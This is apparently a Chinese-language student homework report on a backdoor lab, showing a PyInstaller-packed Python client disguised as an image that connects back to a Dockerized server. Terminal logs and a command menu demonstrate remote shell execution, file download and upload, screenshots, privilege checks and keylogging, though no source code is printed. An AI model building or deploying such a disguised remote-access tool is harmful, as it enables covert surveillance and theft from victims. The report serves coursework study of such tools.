


作業 5-1 : Let's Coding - Step1 抄抄抄

李軒豪 11011240 資工三乙

簡介




這次作業基於老師的教學影片上的操作方法，稍作修改，首先使用 docker compose 架構虛擬環境 替代 Vbox，並且在程式碼中稍作修改，使輸出畫面更漂亮。

Demo




Pyinstaller 打包完後的結果

Index of /share

Name	Last modified	Size	Description
 Parent Directory		-	
 client_edit.exe	2024-06-07 15:08	14M	
 readme.md	2024-06-07 15:03	0	

Apache/2.4.52 (Ubuntu) Server at localhost Port 80

將 exe 檔分享給另一台電腦



點開 exe 後， 會看到偽裝成圖片的檔案。

```
backdoor_server
src-backdoor_server
15f7278b2f71
54321:54321

Logs Inspect Bind mounts Exec Files Stats

root@15f7278b2f71:/backdoor_server# python3 ./server_edit.py
Service Started
```

```
backdoor_server
src-backdoor_server
15f7278b2f71
54321:54321

Logs Inspect Bind mounts Exec Files Stats

root@15f7278b2f71:/backdoor_server# python3 ./server_edit.py
Service Started
Client connected from:
('172.21.0.1', 38270)
* Shell#~('172.21.0.1', 38270):
```

啟動 server 後，client 連線成功

然後這裡的字體有上色，是因為我在程式碼中使用 `rich` 這個套件，讓輸出畫面更漂亮。

```
* Shell#~('172.21.0.1', 38270): dir
Volume in drive C has no label.
Volume Serial Number is 94C7-015C

Directory of C:\Users\hiban\Desktop\code space\Backdoor_practice\src\backdoor_client\dist

06/06/2024 12:11 am <DIR> .
06/06/2024 12:11 am <DIR> ..
06/06/2024 12:11 am      14,467,591 client_edit.exe
      1 File(s)      14,467,591 bytes
      2 Dir(s)  1,054,068,649,984 bytes free
```

```
* Shell#~('172.21.0.1', 35160): pip -V
pip 24.0 from C:\Program Files\Python311\Lib\site-packages\pip (python 3.11)

* Shell#~('172.21.0.1', 35160): python -V
Python 3.11.8
```

這裡測試了幾個常見的指令，分別是 `pip -V`、`python -V`、`dir`，可以看到 Server 端收到了 Client 端的指令，並且正確執行。

```
* Shell#~('172.21.0.1', 35160): pwd
C:\Users\hiban\Desktop\code space\Backdoor_practice\src\backdoor_client\dist
```

由於 windows 系統下沒有 `pwd` 指令，所以這裡我使用了 `python` 的 `os` 模組，來取得當前目錄。

backdoor_client

build

dist

app.ico

boy.jpg

client_edit.py

client_edit.spec

image.png

requirements.txt

backdoor_server

Dockerfile

requirements.txt

server_edit.py

docker-compose.yaml

lab.py

requirements.txt

.gitignore

Docker Scout

Extensions

Akita API Extension

Add Extensions

```
(* Shell#~('172.21.0.1', 35160))
* Shell#~('172.21.0.1', 35160): pwd
C:\Users\hiban\Desktop\code space\Backdoor_practice\src\backdoor_client\dist
* Shell#~('172.21.0.1', 35160): pip -V
pip 24.0 from C:\Program Files\Python311\Lib\site-packages\pip (python 3.11)

* Shell#~('172.21.0.1', 35160): python -V
Python 3.11.8

* Shell#~('172.21.0.1', 35160): cd ..
* Shell#~('172.21.0.1', 35160): pwd
C:\Users\hiban\Desktop\code space\Backdoor_practice\src\backdoor_client
* Shell#~('172.21.0.1', 35160): help
cd <path>          - 變更目錄
download <filename> - 從客戶端下載文件到服務器
upload <filename>   - 從服務器上傳文件到客戶端
get <url>           - 從網址下載文件
start <program>     - 啟動程序
screenshot         - 截取螢幕快照
check              - 檢查管理員權限
keylog_start       - 開始鍵盤記錄
keylog_dump        - 顯示鍵盤記錄數據
<command>         - 執行CMD命令
q                  - 退出
* Shell#~('172.21.0.1', 35160):
```

src

backdoor_client

build

dist

app.ico

boy.jpg

client_edit.py

client_edit.spec

image.png

requirements.txt

backdoor server

boy.jpg

Dockertile

requirements.txt

server_edit.py

docker-compose.yaml

lab.py

Docker Scout

Extensions

Akita API Extension


Add Extensions

```
* Shell#~('172.21.0.1', 35160): pwd
C:\Users\hiban\Desktop\code space\Backdoor_practice
* Shell#~('172.21.0.1', 35160): pip -V
pip 24.0 from C:\Program Files\Python311\Lib\site-p


* Shell#~('172.21.0.1', 35160): python -V
Python 3.11.8

* Shell#~('172.21.0.1', 35160): cd ..
* Shell#~('172.21.0.1', 35160): pwd
C:\Users\hiban\Desktop\code space\Backdoor_practice
* Shell#~('172.21.0.1', 35160): help
cd <path>          - 變更目錄
download <filename> - 從客戶端下載文件到服務器
upload <filename>   - 從服務器上傳文件到客戶端
get <url>           - 從網址下載文件
start <program>     - 啟動程序
screenshot         - 截取螢幕快照
check              - 檢查管理員權限
keylog_start       - 開始鍵盤記錄
keylog_dump        - 顯示鍵盤記錄數據
<command>         - 執行CMD命令
q                  - 退出
* Shell#~('172.21.0.1', 35160): download boy.jpg
```

這裡測試了 `download` 指令，可以看到 Server 端成功接收到了 Client 端的檔案，並且存放在 Server 端的目錄下。




上傳前的目錄




上傳後的目錄

可以看到，`kayoko.png` 這個檔案，成功上傳到 Client 端。




沒有管理員權限的情況下




有管理員權限的情況下

這裡測試了 `check` 指令，可以看到現階段的使用者是否有管理員權限。




執行 螢幕截圖指令




螢幕截圖

這裡測試了 `screenshot` 指令，可以看到 Server 端成功接收到了 Client 端的螢幕截圖。



這裡測試了 `keylog_start` 與 `keylog_dump` 指令，可以看到 Server 端成功接收到了 Client 端的鍵盤輸入。



這裡測試了 `start` 指令，剛好 spotify 可以用 cmd 開啟 (Spotify.exe)，所以這裡我用 `start` 指令開啟了 spotify。

結論

在這次的作業中，我透過實際的編程與修改，成功構建了一個虛擬環境並實現了多項功能。透過使用 Docker Compose 取代 Vbox，我不僅簡化了環境的搭建過程，還提高了系統的可攜性與可重複使用性。此外，通過 `rich` 套件，我讓終端的輸出更加美觀，提升了用戶的操作體驗。

透過測試各種指令，包括文件操作、系統管理權限檢查、鍵盤記錄和螢幕截圖等，證明了我系統的穩定性與實用性。每一個功能的實現都體現了對知識的應用和對問題解決能力的鍛煉。

最後，本作業不僅加深了我對後門程式的理解，也激起我對後門程式設計的興趣，我會繼續深入學習，提高自己的技術水平(不犯法的狀況下)。